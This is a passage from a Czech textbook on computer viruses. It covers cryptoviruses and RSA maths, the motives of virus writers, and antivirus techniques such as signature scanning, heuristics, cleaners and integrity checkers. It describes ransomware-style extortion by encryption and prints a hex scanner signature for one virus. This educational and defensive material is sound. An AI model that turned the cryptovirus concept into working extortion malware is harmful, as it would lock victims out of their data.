jící se mobilních telefonů; červ totiž prostřednictvím e-mailové brány rozesílá krátké SMS-zprávy, protestující proti zneužívání výsadního postavení jistého španělského operátora. V žádném případě se nejedná o wapovací virus, současná verze protokolu WAP nedává možnost existence virových mechanismů. Nadcházející WAP 1.2 však s sebou přináší možnost natažení kódu WMLScript a to je jistě výzvou pro tvůrce červů, takže není překvapující, že antivirové firmy již teď začínají vyvíjet antivirovou ochranu WAPu (např. F-Secure Anti-Virus for WAP Gateways).

4.6. Kryptoviry jako budoucí směr vývoje?

Kam se bude ubírat další směr vývoje počítačových virů není příliš obtížné předpovědět. Zcela zřejmě dojde ke zdokonalování virů pod operačními systémy Windows, včetně jejich makrovirových příbuzných, pravděpodobně v kombinaci se skripty a červy. Operační systém MS-DOS definitivně umírá, jedním z posledních zajímavých dosových mechanismů je infikace komprimovaných archívů. Komplikovaný ruský virus Zhengxi je schopen zavirovat spustitelné programy v archívech typu ZIP, ARJ a RAR. Tunelující, polymorfní a stealth techniky jsou maximem toho, co může resp. mohl MS-DOS nabídnout. Nahradit však MS-DOS systémem Windows 95 bylo z antivirového hlediska jako přejít z deště pod okap (záměr nebo neschopnost?). Ani momentálně nejaktuálnější Windows 2000 žádné světlé zítřky bez přítomnosti virů neslibují; možná, že i tato kniha se dočká třetího, opět rozšířeného vydání.

Z pohledu virových technik, nezávislých na platformě hostitelského operačního systému, se zdají být na spadnutí kryptografické viry, využívající mnohem komplexněji šifrovací mechanismy než stávající viry polymorfní. Hojně rozšířené kódování s veřejným kódovacím klíčem je pro virové využití ideální.

Nejznámější konstrukcí veřejného kódovacího klíče *n* je prostý součin dvou prvočísel *p* a *q*:

```
n = p . q
```

Dekódovací klíč *d* se vypočte ze vztahu:

```
d = (2 . (p - 1) . (q - 1) + 1) / 3
```

Číslo *n* je veřejně známé, prvočísla *p* a *q* zůstávají tajemstvím. Zranitelnost metody závisí na velikosti čísla *n*. Čím více číslic obsahuje klíč, tím je bezpečnější. Následující tabulka uvádí potřebný čas počítače, pracujícího rychlostí jeden milión operací za sekundu, pro zjištění hodnot prvočísel *p* a *q*:

Počet číslic klíče *n*	Doba potřebná k nalezení prvočísel *p* a *q*
50	3,9 hodiny
100	74 let
150	1 milión let
200	3,8 miliard let
250	5,9 biliónů let

Pro správnou funkci metody a maximální ztížení možného dekódování platí doplňující podmínky:

1. Čísla p-1 a q-1 nesmějí být dělitelná třemi.
2. Čísla p-1 i q-1 by měla, ve svém rozkladu na prvočinitele, obsahovat alespoň jedno velké prvočíslo.
3. Podíl p/q by neměl být blízký žádnému jednoduchému zlomku (2/3, 3/4...).

Vlastní kódovací proces spočívá v převodu kódované informace do bloku číslic. Každý blok *M* je zakódován do čísla *C* vztahem:

$$C = (M^3) \bmod n$$

Dekódování je řízeno vzorcem:

$$M = (C^d) \bmod n$$

Výsledkem operace *mod* je celočíselný zbytek po dělení.

Uvedená konstrukce veřejného kódovacího klíče není zcela bezpečná a je pouze speciálním případem obecného šifrovacího mechanismu RSA. RSA společně s rychlejším algoritmem DES patří k nejrozšířenějším kódovacím způsobům, realizovaným i na úrovni hardwaru.

Princip algoritmu RSA spočívá opět na prostém součinu dvou prvočísel několik set bitů dlouhých:

$$n = p \cdot q$$

Dále jsou vybrána taková dvě prvočísla *e* a *d*, jejichž součin dělený některým z násobků (p-1) (q-1) je roven 1. Neboli:

$$e \cdot d = 1 \bmod (p-1)(q-1)$$

Pár (e,n) tvoří veřejný klíč a pár (d,n) privátní klíč. Kódování probíhá podle obecnějšího vztahu:

$$C = (M^e) \bmod n$$

A dekódování je opět řízeno vzorcem:

$$M = (C^d) \bmod n$$

Kryptovirus je počítačový virus využívající veřejný kódovací klíč autora viru pro zakódování dat hostitelského operačního systému tak, že zakódovaná data mohou být obnovena pouze autorem viru, který tento kódovací klíč zná.

Veřejný kódovací klíč je způsobem, kdy virus nebo trojský kůň může zvítězit nad uživatelem, neboť bez záložních kopií či znalosti klíče jsou uživatelova data nepřístupná.

O tom, že tato hrozba není pouze teoretická, svědčí výzkumná práce „Cryptovirology: Extortion-Based Security Threats and Countermeasures" autorů Adama Younga a Moti Yunga, kteří v laboratorních podmínkách tento druh viru vytvořili. Ve svých experimentech došli dokonce až k momentu virového generování veřejného kódovacího klíče a jeho sdílení několika virový-

mi procesy na více než dvou počítačových uzlech. Tím vyloučili možnost odchycení viru ještě před okamžikem aktivace a jeho případné analýzy pro zjištění hodnoty kódovacího klíče.

Pro názornost – kryptovirus byl vytvořen pro počítače řady Macintosh s ROM verzí 120 a jeho délka byla necelých 7 kB. Podstatnou část kódu viru tvořila knihovna pro plný kódovací mechanismus RSA. Programovacím jazykem experimentálního kryptoviru byla kombinace Assembleru a ANSI C.

Citovaný kryptovirus zejména upozornil na paradoxní skutečnost, že vestavěná kryptografická podpora na úrovni operačního systému nejen přestává zvyšovat bezpečnost systému, ale naopak ji začíná snižovat v okamžiku, kdy systém není dostatečně odolný vůči virovým infiltracím. Obsahuje-li totiž hostitelský systém takovou podporu, pak tvůrce viru nemusí vůbec nic vědět o kryptografii, ale stačí mu pouze dané funkce volat podobně jako je tomu v případě polymorfních generátorů dosových virů. Naštěstí i přes čtyři roky, které od těchto výzkumů uběhly, není známý žádný takto zrealizovaný virus.

5. Virová etika a pohnutky tvůrců virů

Proč lidé píší viry? Jaká je jejich morálka? Je pokřivená nebo si tito lidé ani své konání neuvědomují? Odpovědět na všechny tyto otázky zdaleka není tak triviální, jak by se mohlo na první pohled zdát. Vše závisí na konkrétních aspektech. Ať už sociálních, ekonomických či jiných.

Často dochází k mylnému názoru, že tvůrci virů jsou především hackeři. Hacker ale patří na stejnou hierarchickou úroveň jako tvůrce virů. Není samozřejmě vyloučena možnost hackera jako tvůrce virů, nebývá to však pravidlem.

Hacker je především člověk, který se snaží do detailů poznat chod daného systému. S tím úzce souvisí nutnost prorazit příslušné ochranné bariéry zkoumaného subjektu. Veřejnost zná slovo hacker výhradně v souvislosti s počítači, resp. počítačovými sítěmi. Zájmy hackerů jsou však mnohem obecnější. Telefonní sítě a kreditní karty patří k těm dalším nejvýznamnějším. S problematikou nekonečných telefonních karet či černých mobilních telefonů se již setkala i naše republika.

Slovo hacker má, zejména díky sdělovacím prostředkům, odsouzeníhodný nádech. Úmyslem hackerů nebývá ničit či zneužít informace získané nelegálním způsobem. Až chorobná touha po poznání či výzva „tam se přece dostanu“ žene hackery vpřed ve snaze zajistit si přístup k nejutajovanějším informacím. Podobně jako lidé závislí na herních automatech (gambleři), tak i hackeři propadají svému nutkání, které, není-li vyváženo jinou činností, se stává posedlostí. Posedlostí, při níž ztrácejí pojem o čase a nebezpečně balancují na hraně zákona. Čím více nabourávaný systém odolává, tím více hackery přitahuje.

Od počítačového voyerismu je však již jen krůček k opravdovému počítačovému pirátství. Nejeden hacker s prvotním přesvědčením „jenom se tam podívám“ může podlehnout touze využít situace a obohatit se. Zde nastává okamžik, kdy nastupuje počítačová kriminalita a několikaleté případné odpírání počítačového terminálu, je-li hacker-pirát odhalen.

Terčem počítačových hackerů se stávají převážně uživatelské účty, hlavně díky nedostatečné ochraně v podobě snadno odhalitelného hesla. Jméno účtu pozpátku, složenina úvodních písmen jména a příjmení, datum narození, jméno manželky, jméno syna či dcery, hesla z oblasti uživatelova zaměření – to vše jsou nesprávně koncipovaná hesla, která se stávají lehkou kořistí hackera. Je zajímavé, že mluví-li se o hackerech, automaticky se předpokládá mužská část populace.

Ne vždy bývá hacker pouze opovrženíhodným členem počítačového podsvětí. Je znám dokonce hacker – nositel Nobelovy ceny. Známý fyzik Richard P. Feynman, který získal v roce 1965 Nobelovu cenu za fyziku, popisuje ve své skvělé, humorně laděné, autobiografické knize „To snad nemyslíte vážně!" typicky hackerský postup otevření sefjů. Pochopitelně, že v jeho případě se jednalo o epizodu ze života a ne o životní styl.

Pisatelé virů mají s počítačovými hackery mnoho společného. Nekonvenční bohémský způsob života s životním pohledem jednostranně zaměřeným na monitor a klávesnici. Stručně řečeno – lidé s nadprůměrnou inteligencí, jejichž produktivní potenciál je využit nesprávným směrem. Společným znakem obou skupin je snaha o zdolání operačního systému. Základní odlišnost je ve funkční filozofii. Zatímco hacker nemá v úmyslu škodit, u tvůrců virů je tomu ve většině případů přesně naopak. Počítačové viry se snaží přelstít jádro operačních systémů i s případnými nastraženými pastmi v podobě antivirových programů, se snahou ovládat jeho stěžejní funkce. Zatímco po činnosti hackera nezůstává žádná stopa, po činnosti viru zůstávají zničená data na disku.

Podobně jako hackeři, tak i pisatelé virů se sdružují do undergroundových organizací. Nejznámější je americká skupina virových autorů SKISM, publikující virový magazín „40Hex Virus Magazine". Náplní magazínu je virová problematika se zaměřením na komentované zdrojové tvary virů. Vyskytují se i rozhovory s virovými autory, často překypující vulgarismy, pro zájemce je k dispozici vstupní členský formulář. V roce 1992 vydala tato skupina ustavující konstituční prohlášení pisatelů virů celého světa, ve kterém specifikuje formální požadavky na virový kód, zachování originality jednotlivých virů a dokonce uvádí, z koho si mohou pisatelé virů tropit posměšky a koho by měli vynechat.

Mezi hlavní motivační impulsy tvůrců virů patří:

- **Touha po slávě**
  Snad téměř každý programátor podvědomě sní o tom, že právě jeho program bude masově používán. Realizace tohoto snu však pochopitelně není snadná, ne každý program najde své široké uplatnění, dokonce i když se jedná o volně šiřitelný freeware. Virus je jednou z možností, kdy je možné tento sen realizovat, dokonce bez souhlasu samotného uživatele. Některým pisatelům virů poskytuje pocit zadostiučinění i možnost číst či slyšet ve sdělovacích prostředcích, že právě virus s jeho virovou přezdívkou řádí ve světě. Bezpochyby na této skutečnosti má i podíl virová terminologie. Pokud by se viry označovaly alfanumerickým kódem typu BS1569 (bootovací stealth virus č.1569) místo běžně používaných jmen virů jako např. Dark Avenger, pak je zřejmé, že tato skupina pisatelů virů by se značně zredukovala. Těžko

se však někdy, z důvodů značné nepřehlednosti pro běžné uživatele, podaří tento systém rodných čísel virů zavést.

- **Prostředek seberealizace**
  Pro programátora, který je počítačovým nadšencem sedícím od rána do večera u svého počítače, může být tvorba virů stejným seberealizačním prostředkem jako je pro někoho jiného např. sport. Operační systém a antivirové prostředky bere jako výzvu pro další vylepšení svých virových mechanismů. Pro některé programátory se stává virus testem jejich schopností.

  Značný vliv zde má i demografické rozložení. Je naprosto evidentní, že nejvíce virů vznikalo v bývalém socialistickém bloku Východní Evropy. Na čelních místech jsou Bulharsko a bývalý Sovětský svaz. Důvody jsou prozaické. Tyto země vždy disponovaly značným množstvím kvalitních programátorů, kteří však žádným způsobem nebyli zapojeni do ekonomického dění země. Ve svém zaměstnání se nudili a problematika virů se stala velice lákavou a zajímavou oblastí jejich zájmů. Jedním ze společných znaků hackerů a pisatelů virů je pohrdání klasickým programováním „okenních user friendly" rozhraní, běžnými databázovými aplikacemi apod., které jsou pod jejich důstojnost. Hlavními virovými „velmocemi" jsou dále Kanada, Německo, Polsko a Izrael.

- **Prostá lidská zvědavost**
  Již vzpomínané časté zveličování virů sdělovacími prostředky žene lidi, většinou mladé, k touze poznat „jak to ty viry dělají?". Existuje idea učit studenty virovou problematiku do hloubky i s popisem jednotlivých virových mechanismů. Na zapřísáhlé tvůrce virů to pochopitelně nemůže mít vliv, avšak touha zvědavců po poznání bude naplněna a tito lidé se pak v klidu mohou věnovat prospěšnějším programátorským odvětvím. Citovaná idea se stala i jedním z cílů této knihy. Běžná geneze této skupiny lidí je jejich postupný odklon k programování antivirovému.

- **Snaha škodit, ničit, ublížit**
  Pokud výše uvedené pohnutky byly více či méně s jistou dávkou shovívavosti ospraveditelné, pak motiv škodit je velice nízký, zasluhující odsouzení. Lidé s nízkými morálními hodnotami a se svérazným výkladem pojmu „žert" jsou největším nebezpečím pro uživatele. Jednou z nejplodnějších osob destruktivních virů je Dark Avenger, bulharský heavy metalový fanatik. Známé jsou jeho souboje na dálku s antivirovým expertem Vesselinem Bontchevem. Virus Dark Avenger 2000 obsahuje copyright opatřený tímto jménem, navíc nalezne-li virus na počítači program, obsahující tento copyright, dojde k zamrznutí systému. Není potřeba dodávat, že V. Bontchev musel nějakou dobu složitě vysvětlovat, že se nejedná o jeho virus, ale o pouhé zneužití jména. I to je jedna z možností jak lze škodit třetím osobám. Časté jsou i okamžité emotivní projevy, např. tuzemský virus Milena obsahuje vyznání lásky (opětované či neopětované?) v podobě věty „I Love Milena".

- **Ekonomický zisk**
  Občas se vyskytne názor, že z existence virů nejvíce profitují antivirové firmy a je tedy logické, že čím více bude virů, tím větší budou jejich zisky. Úmysl osočit antivirové firmy z tvorby virů je však velice málo pravděpodobný. Antivirová firma, která by se snížila k této podlosti,

by v případě odhalení byla na trhu naprosto znemožněna a dospěla by k zákonitému krachu a zániku. Dost dobře není možné stát najednou na obou stranách barikády – tvořit dokonalejší viry a vzápětí tvořit ještě dokonalejší antiviry. Neopomenutelnou možností je však výroba virů na zakázku, kdy motiv pomsty může vést až k tomuto nezvyklému obchodu.

Typické je posuzování amerických tvůrců virů. Ti považují programování za otázku svobody projevu a pro některé z nich se stává tvorba virů dokonce jistým druhem umění. V poslední době je právě patrná stagnace nových virů z posttotalitních zemí a jistý nárůst virů amerických či australských.

I přes všechny negativní stránky počítačových virů je jejich studium velice prospěšné. Vytvořit virový program není věc úplně triviální, pisatelé musí disponovat nemalým programátorským nadáním a schopnostmi. Z tohoto důvodu se při studiu virů dá objevit spousta zajímavých programátorských obratů a triků, které najdou časté uplatnění i v programování nevirovém.

Stanovit profil typického pisatele virů není možné. Vesselin Bontchev ve své stati „The Bulgarian and Soviet Virus Factories“, volně dostupné na Internetu, uvádí několik konkrétních bulharských osob, prezentovaných iniciálami:

- **V.B.**
  Jeden z bulharských virových průkopníků. Tvůrce viru Old Yankee, demonstrující jako první možnost napadení programů EXE. Po tomto viru ztratil V.B. další zájem o tvorbu viru a začal pracovat v oblasti programování real-time aplikací.
- **T.P.**
  Když T.P. poprvé uslyšel o možnosti samoreplikujících se programů, začal se o tuto oblast intenzivně zajímat. Výsledkem byl virus, proti němuž následovalo vytvoření příslušného antiviru. Následoval virus dokonalejší atd.atd. To je i důvod, proč dnes existuje kolem padesáti různých verzí jeho viru. Mezi nejrozšířenější patří výchozí virus Vacsina a koncový Yankee Doodle. Všechny mutace jsou nedestruktivního charakteru. Na otázku, proč začal tvořit viry, T.P. odpovídá, že tak učinil proto, aby lépe poznal operační systém a naučil se příslušné programátorské triky. V současnosti jeho další zájem o tvorbu virů rovněž ustal.
- **Dark Avenger (Temný Mstitel)**
  Tvůrce mnoha vysoce destruktivních virů. Virus se stejnojmenným názvem při každém šestnáctém spuštění zavirovaného programu přepisuje náhodně vybraný sektor na disku tělem viru, obsahujícím mimo jiné řetězec „Eddie lives...somewhere in time!“, oslavující maskota heavy metalové skupiny Iron Maiden. Jak sám uvedl, ničit data je jeho potěšením a miluje ničit práci jiných lidí. Stávající bulharské zákony však neumožňovaly jeho trestní odpovědnost a tak Dark Avenger celkem bez větších problémů rozšířil své viry prostřednictvím mnoha světových stanic BBS.
- **Lubo a Ian**
  Dvojice programátorů ze Sofie přetvořila virus Dark Avengera na svůj vlastní virus nazvaný Murphy. Virus byl vytvořen z důvodu pomsty. Zaměstnavatel odmítl zaplatit jejich vykonanou

práci a tak se povedená dvojice rozhodla pro svérázný druh pomsty. To však nevysvětluje, proč byly vytvořeny čtyři varianty téhož viru a proč později byl vytvořen virus nový – Sentinel, který je zároveň jedním z mála virů naprogramovaných v Turbo Pascalu.

- **P.D.**
  Tvořil viry „z žertu" a pouze „pro svoji potřebu". Naneštěstí, díky nehodě, došlo k úniku virů Anti-Pascal a Terror. P.D. velice litoval této nehody a dal k dispozici antivirovým tvůrcům veškeré své virové podklady. Jeho zájem o další psaní virů ustal, neboť tvorba virů je podle jeho slov velice jednoduchá a proto pro něj již nezajímavá.
- **V.P. a S.K.**
  Průkopníci adresářových virů Dir a Dir II. Dále vytvořili po pěti variantách virů MG a Shake. Proč? Z žertu a protože to je pro ně velice zajímavé.

Tvůrcům virů hodně napomáhá jejich sdružování a zejména virově zaměřené servery, prostřednictvím nichž dochází k výměně vzájemných poznatků a zdrojových tvarů.

Počítače nejsou chytré. Počítače vykonávají pouze činnost, jež jim byla naprogramována. Jakým způsobem hodnotit tvorbu virů, to je již v kompetenci právní legislativy jednotlivých států. Jedno je jisté, samotná tvorba virů nemůže být trestná, trestně postižitelné je až vypuštění viru do světa. Způsob, jakým vést případné dokazovací řízení, však každopádně bude velice komplikovaný.

6. Základní antivirové prostředky a mechanismy

Antivirové prostředky jsou klíčovou záležitostí v boji s počítačovými viry. Základní informační přehled těch nejpoužívanějších je náplní této kapitoly. Důraz není však kladen na konkrétní popis jednotlivých antivirových programů, jejichž stav se rychle mění a vyvíjí s každou verzí, ale na problematiku obecných metod. Antivirové prostředky lze rozčlenit do dvou základních kategorií – programové a programové s technickou podporou.

6.1. Softwarové prostředky

Programové prostředky jsou bezesporu základními, nejvíce používanými antivirovými produkty. V současné době je na domácím i zahraničním trhu značné množství antivirových programů a vyznat se v této informační změti není vůbec jednoduché. Každý produkt má své klady i zápory a tak určení, který je ten *nej*, je záležitostí ryze individuální a do jisté míry i subjektivní. V každém případě, dříve než se uživatel rozhodne pro konkrétní produkt, je vždy potřeba zvážit, pro jaké účely má antivirový produkt sloužit a co se od něj očekává. Rozhodně není dobré bez vlastního otestování bezhlavě podlehnout reklamě. Tomu odpovídá i trend distribuce antivirových programů, které jsou většinou typu shareware a umožňují zevrubně vyzkoušet daný produkt před případnou registrací programu. Registrace produktu ve většině případů umožňu-

je speciální zákaznické služby jako je bezplatný upgrade po určitou dobu, možnost přístupu k aktuálním virovým identifikačním řetězcům či jiné možnosti. To už závisí na konkrétních podmínkách.

Podle metody způsobu zjištění přítomnosti viru na počítači můžeme rozlišit následující základní druhy antivirových programů a antivirových technik:

- **Vyhledávač (skener)**
  Základní typ programu, který zjišťuje přítomnost virů (v paměti i na disku) pomocí virových identifikačních řetězců. Identifikační řetězec je jednoznačně definovaná posloupnost znaků (bajtů) reprezentující daný virus.

  Příklad hexadecimálního řetězce viru FICHV, který zachycuje variantu hojně rozšířeného xorovacího mechanismu: *AC* (lodsb) *32 07* (xor al,[bx]) *AA* (stosb) *43* (inc bx) *3B DA* (cmp bx,dx) *72 03* (jb $+3) *BB* (mov bx,...). Je zajímavé, že samotné viry pro zjištění své přítomnosti v souboru upřednostňují porovnání instrukčně nevýznamného „podpisu" na přesně definovaném místě, který však může být snadno změněn a virus uveden v omyl (např. virus Pojer testuje šestiznakový řetězec od 12.pozice před koncem souboru na hodnotu „XmY?!&").

  Je-li nalezena daná posloupnost znaků v souboru, je tento soubor prohlášen za zavirovaný. Určit takovou posloupnost, která je čistě virová a jejíž pravděpodobnost výskytu v běžných programech je minimální, je velice obtížné. Správné určení identifikačního řetězce je důležité pro zamezení falešných poplachů, kdy nevhodně navržené skenery mylně upozorňují na přítomnost viru na počítači. Pro eliminaci tohoto problému používají inteligentní vyhledávací programy kombinaci identifikačního řetězce spolu s přesným umístěním tohoto řetězce v infikovaném souboru. Některé skenery používají pro důslednější identifikaci větší počet řetězců. Je velice těžké sladit skener tak, aby splňoval základní požadavky na velkou rychlost a spolehlivost.

  Některé viry záměrně stěžují určení identifikačních řetězců. Jedna z variant viru Gotcha obsahuje několik vyhledávacích řetězců jiných virů. Tím hrozí nebezpečí mylného určení viru, což může mít katastrofální následky při nepatřičném odvirování infikovaného souboru.

  Novou generací skenerů jsou vyhrazené servery, testující přicházející resp. odcházející internetové pakety (zejména protokolů SMTP, FTP a HTTP). Kontrolována je tedy především elektronická pošta, přenášené soubory a webové stránky včetně javových appletů či prvků ActiveX.


- **Heuristická metoda analýzy**
  Virové identifikační řetězce selhávají v případech polymorfních virů, kdy má tělo viru při každé replikaci jinou podobu. Heuristika je jednou ze základních možností, jak lze polymorfní viry identifikovat. Navíc identifikační řetězce vyžadují častý „update", neboť dokáží vyhledat pouze ty viry, které jsou obsaženy v databázi virových identifikačních řetězců. Principem heuristické analýzy je malý expertní systém, který sémanticky zkoumá úvodní instrukce programu a na základě databáze virových pravidel určuje, zda je program infikován či nikoliv. Tento expertní systém „update" nevyžaduje. Heuristická metoda analýzy tedy nezkoumá přítomnost konkrétního viru, ale obecně viru jakéhokoliv. Cílem je zejména upozornit na pode-

zřelý soubor, kdy je věcí uživatele zvážit možnost, zda se jedná o falešný poplach či je-li program skutečně zavirován. Samozřejmě, že ani tato metoda není všemocná, zejména v důsledcích způsobených častými obrannými mechanismy virů proti jejich analýze. Je-li program či virus vyzbrojen obranou proti krokování, dojde pochopitelně k selhání metody. Některé antivirové programy však disponují podporou softwarové emulace kódu, kdy instrukce nejsou skutečně prováděny a testování je proto naprosto bezpečné. Příkladem silně heuristicky zaměřeného antivirového programu je AVG.

Nástup 32bitových virů umožňující napojit se v podstatě na kterékoliv místo programu heuristickou analýzu podstatně ztěžuje.

- **Léčitel (clean)**

  Je-li úkolem skeneru virus najít, pak úkolem cleanu je nalezený virus odstranit. Odstranění viru, zejména souborového, je věcí velice choulostivou. Obecně platí zásada, že nejlepší odvirování souboru je jeho obnovení ze záložní kopie. Některé viry totiž nelze odstranit z důvodu jejich přepisovacího charakteru, jiné viry nelze odstranit se zárukou z důvodu jejich programových chyb apod. Velkým problémem jsou mutace virů, kdy virus může být, díky značné podobnosti s jiným virem, mylně identifikován a jeho odstranění je pak logicky nekorektní. Evolučním krokem ve vývoji odvirovacích programů je tzv. univerzální clean (viz obr.12). Příkladem je program AVAST!, který si v jednom datovém souboru udržuje přehled o základních atributech souborů jako jsou délka, datum a čas vytvoření, vlastní souborové atributy, kontrolní součet apod. Kromě těchto základních údajů jsou ukládány i originální hodnoty hlavičky EXE či sled úvodních instrukcí v případě programů *.COM. Tyto uložené originální údaje umožňují v případě infikace prodlužujícím virem jednoduše virus odseknout a vrátit tím infikovaný soubor na jeho původní velikost. Odvirování je pak dokončeno obnovením hlavičky EXE resp. úvodních instrukcí v případě programu *.COM.



Obrázek 12: Princip univerzálního cleanu

- **Rezidentní štít**
  Možnost antivirové ochrany on-line. Rezidentní štít aktivním způsobem chrání počítač před virovou infiltrací v reálném čase. Nejčastěji jde o program typu skener, který provádí antivirovou kontrolu právě zpracovávaných dat. Rezidentní štít tak může zakázat zkopírování zavirovaných souborů z diskety na pevný disk či zakázat spuštění infikovaného programu apod. Dokonalejší štíty nepracují na běžném skenovacím principu, který je časově velmi náročný, ale na principu databáze virových pravidel se zaměřením na vlastní virové útoky. Kontrola volání krizových funkcí operačního systému je časově mnohonásobně úspornější než databázové porovnávání identifikačních řetězců. Další výhodou této metody je její univerzálnost i pro zachycení nových virů.

  Za variantu rezidentního štítu lze považovat i rozličné on-line kontroly přicházející e-mailové pošty apod.

  Podoby rezidentních štítů jsou závislé na operačním systému. Pro MS-DOS to jsou rezidentní programy TSR, pro Windows 95/98 ovladače VxD a pro Windows NT pak příslušné Services.

- **Monitor diskových změn**
  Zaměřením monitoru je kontrola změn stavu na počítači, zejména spustitelných souborů. Nejedná se o standardní antivirový program, ale o program, který si pro své interní účely vytváří na disku databázi popisů základních atributů hlídaných souborů. Atributy jsou zejména délka souboru, datum a čas poslední aktualizace a hlavně kontrolní součet obsahu souboru. Kontrola atributu délky umožní detekci prodlužujících virů, kontrola kontrolního součtu pak detekci přepisujících virů. Duplicitní viry jsou registrovány vznikem nového duplicitního souboru COM na disku. Největší slabinou kontroly integrity dat je možnost jednorázově zaměřených virů, kdy po odmazání kontrolní databáze ztrácí kontrola svoji účinnost.

6.1.1. Jednoúčelové programy

Jednoúčelové programy jsou speciálně zaměřené proti konkrétnímu viru či virové skupině. V době, kdy dojde k rozšíření nového viru a dostupné antivirové balíky na jeho odstranění nestačí, nastupují tyto prozatimní prográmky antivirových nadšenců příp. antivirových firem. Lze je získat zejména na antivirově zaměřených stanicích BBS ať už na síti Fidonet či Internet.

Další časté použití je v případech komplikovaných virů. Např. Disk Killer či One Half kódují jednotlivé stopy pevného disku. Je-li One Half aktivní v paměti, jsou disková data v případě potřeby virem dekódována a vrácena operačnímu systému v korektní podobě. Virus se tím brání svému odstranění, neboť použitím klasického odvirovacího mechanismu bootovacích virů dojde sice k odvirování zaváděcího sektoru, ale zároveň i ke ztrátě uložených dat. Tato data totiž zůstanou na disku zakódována a bez přítomnosti viru nečitelná. Jednoúčelové programy (v našem případě *onehalf.exe* či *f35xx.exe*) v těchto případech řeší i tento problém.

6.1.2. Programové balíky

Programové balíky jsou komplexní souhrny antivirových programů dané firmy. Koncepce jsou různé, od separátně oddělených skenerů, cleanů a ostatních antivirových utilit až po integrované menu systémy (ty, díky prostředí Windows jednoznačně převládají). Časté jsou i kombinace obou přístupů, kdy uživatel má možnost danou komponentu buď spustit přímo nebo z menu rozhraní.

Co by měl obsahovat kvalitní antivirový produkt?

- Rychlý skener s rozsáhlou databází virových signatur známých virů se schopností účinně detekovat i viry polymorfní, včetně makrovirů a jiných virově zaměřených hrozeb dneška. Vhodným doplňkem je podpora externích virových signatur skeneru, umožňující dodatečné přidání vzorků nových virů pro jejich vyhledávání.
- Kvalitní heuristickou analýzu pro detekci nových, neznámých virů.
- Běžný i univerzální clean pro odstraňování virů.
- Rychlý rezidentní štít, který nepracuje na principu skeneru, ale na inteligentní bázi zachycení virových akcí.
  Žádoucí je podpora kontroly zaváděcího sektoru „zapomenuté“ diskety v mechanice A: po resetu stiskem kláves Ctrl+Alt+Del.
- Možnost úschovy/obnovy kritických systémových částí počítače zejména zaváděcího sektoru, tabulky rozdělení pevného disku a paměti CMOS.
- Podporu příkazového řádku pro možnost tvorby dávkových souborů *.BAT, příp. i s možností plánování spuštění (jednou denně, týdně apod.).
- Schopnost detekovat chyby integrity dat, jako jsou vadné programy, mylné pojmenování souboru na spustitelnou příponu apod.
- Kontrolu komprimovaných souborů.
- Kontrolu souborů přicházejících po Internetu, ať už ve formě nahrávaných souborů z webových stránek či e-mailových příloh.
- Dostatečnou odolnost proti falešným poplachům.
- Databázi popisů detekovatelných virů.

Jaké programové balíky na trhu jsou uživateli dostupné?

Následující abecedně řazený informační výčet poskytuje pouze stručný souhrn nejvýraznějších znaků předních antivirových kompletů, který se pochopitelně může s vyššími verzemi dále vyvíjet:

- **ADinf, ADinf32 – Advanced Diskinfoscope**
  Netypický antivirový program zaměřený svým pojetím zejména proti neznámým virům. Podstatou je kontrola integrity souborového systému založená na principu kontrolních součtů (CRC). Název kontrolní databáze je variabilní, což vylučuje jednorázově zaměřené útoky proti tomuto typu antivirového programu. Dojde-li k infikaci souboru, dojde i ke změně oproti údajům kontrolní databáze a tím i k upozornění uživatele.

- **AVAST!, AVAST32**
  Komplexní řada antivirových utilit tuzemského původu, velice dobře hodnocená i v celosvětovém měřítku. K dispozici ve verzi AVAST! (pro MS-DOS a Windows 3.x) jsou klasický skener, rychlý skener zaměřený na nejrozšířenější domácí viry, klasický clean, univerzální clean, kontrola změn souborů a rezidentní štíty, hlídající kritické virové akce (modifikace sledovaných souborů, pokusy o formátování, přímý zápis na disk apod.) a zaváděcí sektor „zapomenuté“ diskety A:. Koncepce menu rozhraní i vlastní pojetí utilit AVASTu jsou velice podobné se zahraničním programem Virus Alert. Verze AVAST32 (pro Windows 95/98 a NT) disponuje např. aktivním antivirovým stmívačem obrazovky, umožňujícím skenování v době nečinnosti počítače.
- **AVG**
  Další kvalitní tuzemský antivirový produkt, který je vybaven aktivními anti-stealth technikami, umožňující bezpečnou antivirovou kontrolu i bez zavedení operačního systému z nezavirované systémové diskety. Osobitým prvkem je detailně propracovaná heuristická analýza, kdy uživatel má možnost nastavení řady voleb (hloubka záběru počtu analyzovaných instrukcí, maximální doba testu v sekundách apod.). K dispozici je heuristická analýza obsluh vektorů přerušení 13h a 21h, které jsou nejčastějším terčem virových útoků. Celý systém je na vysoké odborné úrovni, k dispozici je i aktivní virová léčka na přítomné viry v operační paměti a emulace fronty instrukcí procesoru, která zajišťuje zvýšenou odolnost proti virům, které se brání krokování svého těla. Kromě standardní léčby infikovaných programů podporuje AVG speciální heuristický clean pro obecné souborové viry jednoduššího typu. 32bitová verze je pak řešena formou modulární koncepce (Active Modular Core) zajišťující, že všechny komponenty systému mají totožnou detekční schopnost. K dispozici jsou i antivirové plug-iny poštovních klientů.
- **F-PROT**
  Jeden z klasických antivirových programů, silný i v detekci chyb integrity dat. Existuje ve verzích pro MS-DOS, Windows, F-MACROW pro detekci makrovirů a F-STOPW (rezidentní štít VxD pro Windows 95/98).
- **F-Secure Antivirus**
  Nová generace programu F-PROT. Umožňuje skenovat několika různými motory současně. Obsahuje skenovací motory F-PROT a AVP, které mohou běžet na pozadí všech platforem Windows.
- **IM – Integrity Master**
  IM komplexně hlídá integritu uložených dat na disku podobně jako ADinf. Podporuje základní antivirové komponenty s kontrolou integrity dat, jejíž principem je výpočet identifikačních signatur pro každý soubor. Tento výpočet je kódovaný a metoda výpočtu je náhodně vybrána. Obsahuje doplňkové kontroly pro narušení souborů *.DLL.
